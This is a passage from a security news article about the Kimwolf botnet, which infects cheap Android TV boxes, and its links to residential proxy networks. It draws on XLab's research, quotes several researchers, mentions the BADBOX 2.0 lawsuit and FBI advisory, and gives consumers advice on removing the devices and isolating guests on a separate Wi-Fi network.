By the time your guest has packed up their things, said their goodbyes and disconnected from your Wi-Fi, you now have two devices on your local network — a digital photo frame and an unsanctioned Android TV box — that are infected with Kimwolf. You may have never intended for these devices to be exposed to the larger Internet, and yet there you are.

Here’s another possible nightmare scenario: Attackers use their access to proxy networks to modify your Internet router’s settings so that it relies on malicious DNS servers controlled by the attackers — allowing them to control where your Web browser goes when it requests a website. Think that’s far-fetched? Recall the DNSChanger malware from 2012 that infected more than a half-million routers with search-hijacking malware, and ultimately spawned an entire security industry working group focused on containing and eradicating it.

XLAB

Much of what is published so far on Kimwolf has come from the Chinese security firm XLab, which was the first to chronicle the rise of the Aisuru botnet in late 2024. In its latest blog post, XLab said it began tracking Kimwolf on October 24, when the botnet’s control servers were swamping Cloudflare’s DNS servers with lookups for the distinctive domain 14emeliaterracewestroxburyma02132[.]su.

This domain and others connected to early Kimwolf variants spent several weeks topping Cloudflare’s chart of the Internet’s most sought-after domains, edging out Google.com and Apple.com of their rightful spots in the top 5 most-requested domains. That’s because during that time Kimwolf was asking its millions of bots to check in frequently using Cloudflare’s DNS servers.

The Chinese security firm XLab found the Kimwolf botnet had enslaved between 1.8 and 2 million devices, with heavy concentrations in Brazil, India, The United States of America and Argentina. Image: blog.xLab.qianxin.com

It is clear from reading the XLab report that KrebsOnSecurity (and security experts) probably erred in misattributing some of Kimwolf’s early activities to the Aisuru botnet, which appears to be operated by a different group entirely. IPDEA may have been truthful when it said it had no affiliation with the Aisuru botnet, but Brundage’s data left no doubt that its proxy service clearly was being massively abused by Aisuru’s Android variant, Kimwolf.

XLab said Kimwolf has infected at least 1.8 million devices, and has shown it is able to rebuild itself quickly from scratch.

“Analysis indicates that Kimwolf’s primary infection targets are TV boxes deployed in residential network environments,” XLab researchers wrote. “Since residential networks usually adopt dynamic IP allocation mechanisms, the public IPs of devices change over time, so the true scale of infected devices cannot be accurately measured solely by the quantity of IPs. In other words, the cumulative observation of 2.7 million IP addresses does not equate to 2.7 million infected devices.”

XLab said measuring Kimwolf’s size also is difficult because infected devices are distributed across multiple global time zones. “Affected by time zone differences and usage habits (e.g., turning off devices at night, not using TV boxes during holidays, etc.), these devices are not online simultaneously, further increasing the difficulty of comprehensive observation through a single time window,” the blog post observed.

XLab noted that the Kimwolf author shows an almost ‘obsessive’ fixation” on Yours Truly, apparently leaving “easter eggs” related to my name in multiple places through the botnet’s code and communications:

Image: XLAB.

ANALYSIS AND ADVICE

One frustrating aspect of threats like Kimwolf is that in most cases it is not easy for the average user to determine if there are any devices on their internal network which may be vulnerable to threats like Kimwolf and/or already infected with residential proxy malware.

Let’s assume that through years of security training or some dark magic you can successfully identify that residential proxy activity on your internal network was linked to a specific mobile device inside your house: From there, you’d still need to isolate and remove the app or unwanted component that is turning the device into a residential proxy.

Also, the tooling and knowledge needed to achieve this kind of visibility just isn’t there from an average consumer standpoint. The work that it takes to configure your network so you can see and interpret logs of all traffic coming in and out is largely beyond the skillset of most Internet users (and, I’d wager, many security experts). But it’s a topic worth exploring in an upcoming story.

Happily, Synthient has erected a page on its website that will state whether a visitor’s public Internet address was seen among those of Kimwolf-infected systems. Brundage also has compiled a list of the unofficial Android TV boxes that are most highly represented in the Kimwolf botnet.

If you own a TV box that matches one of these model names and/or numbers, please just rip it out of your network. If you encounter one of these devices on the network of a family member or friend, send them a link to this story and explain that it’s not worth the potential hassle and harm created by keeping them plugged in.

The top 15 product devices represented in the Kimwolf botnet, according to Synthient.

Chad Seaman is a principal security researcher with Akamai Technologies. Seaman said he wants more consumers to be wary of these pseudo Android TV boxes to the point where they avoid them altogether.

“I want the consumer to be paranoid of these crappy devices and of these residential proxy schemes,” he said. “We need to highlight why they’re dangerous to everyone and to the individual. The whole security model where people think their LAN (Local Internal Network) is safe, that there aren’t any bad guys on the LAN so it can’t be that dangerous is just really outdated now.”

“The idea that an app can enable this type of abuse on my network and other networks, that should really give you pause,” about which devices to allow onto your local network, Seaman said. “And it’s not just Android devices here. Some of these proxy services have SDKs for Mac and Windows, and the iPhone. It could be running something that inadvertently cracks open your network and lets countless random people inside.”

In July 2025, Google filed a “John Doe” lawsuit (PDF) against 25 unidentified defendants collectively dubbed the “BadBox 2.0 Enterprise,” which Google described as a botnet of over ten million unsanctioned Android streaming devices engaged in advertising fraud. Google said the BADBOX 2.0 botnet, in addition to compromising multiple types of devices prior to purchase, also can infect devices by requiring the download of malicious apps from unofficial marketplaces.

Google’s lawsuit came on the heels of a June 2025 advisory from the Federal Bureau of Investigation (FBI), which warned that cyber criminals were gaining unauthorized access to home networks by either configuring the products with malware prior to the user’s purchase, or infecting the device as it downloads required applications that contain backdoors — usually during the set-up process.

The FBI said BADBOX 2.0 was discovered after the original BADBOX campaign was disrupted in 2024. The original BADBOX was identified in 2023, and primarily consisted of Android operating system devices that were compromised with backdoor malware prior to purchase.

Lindsay Kaye is vice president of threat intelligence at HUMAN Security, a company that worked closely on the BADBOX investigations. Kaye said the BADBOX botnets and the residential proxy networks that rode on top of compromised devices were detected because they enabled a ridiculous amount of advertising fraud, as well as ticket scalping, retail fraud, account takeovers and content scraping.

Kaye said consumers should stick to known brands when it comes to purchasing things that require a wired or wireless connection.

“If people are asking what they can do to avoid being victimized by proxies, it’s safest to stick with name brands,” Kaye said. “Anything promising something for free or low-cost, or giving you something for nothing just isn’t worth it. And be careful about what apps you allow on your phone.”

Many wireless routers these days make it relatively easy to deploy a “Guest” wireless network on-the-fly. Doing so allows your guests to browse the Internet just fine but it blocks their device from being able to talk to other devices on the local network — such as shared folders, printers and drives. If someone — a friend, family member, or contractor — requests access to your network, give them the guest Wi-Fi network credentials if you have that option.

There is a small but vocal pro-piracy camp that is almost condescendingly dismissive of the security threats posed by these unsanctioned Android TV boxes. These tech purists positively chafe at the idea of people wholesale discarding one of these TV boxes. A common refrain from this camp is that Internet-connected devices are not inherently bad or good, and that even factory-infected boxes can be flashed with new firmware or custom ROMs that contain no known dodgy software.

However, it’s important to point out that the majority of people buying these devices are not security or hardware experts; the devices are sought out because they dangle something of value for “free.” Most buyers have no idea of the bargain they’re making when plugging one of these dodgy TV boxes into their network.

It is somewhat remarkable that we haven’t yet seen the entertainment industry applying more visible pressure on the major e-commerce vendors to stop peddling this insecure and actively malicious hardware that is largely made and marketed for video piracy. These TV boxes are a public nuisance for bundling malicious software while having no apparent security or authentication built-in, and these two qualities make them an attractive nuisance for cybercriminals.

Stay tuned for Part II in this series, which will poke through clues left behind by the people who appear to have built Kimwolf and benefited from it the most.

The best and most secure cable modems for 2026

ISSUE 22.49 • 2025-12-08 PUBLIC DEFENDER By Brian Livingston More than 60 percent of US households with Internet access get it from a cable ISP (Internet service provider). But most people are connecting via equipment that’s obsolete, unpatched, or insecure — and paying an unnecessary monthly fee to rent the hardware, to boot. Will this […]
❌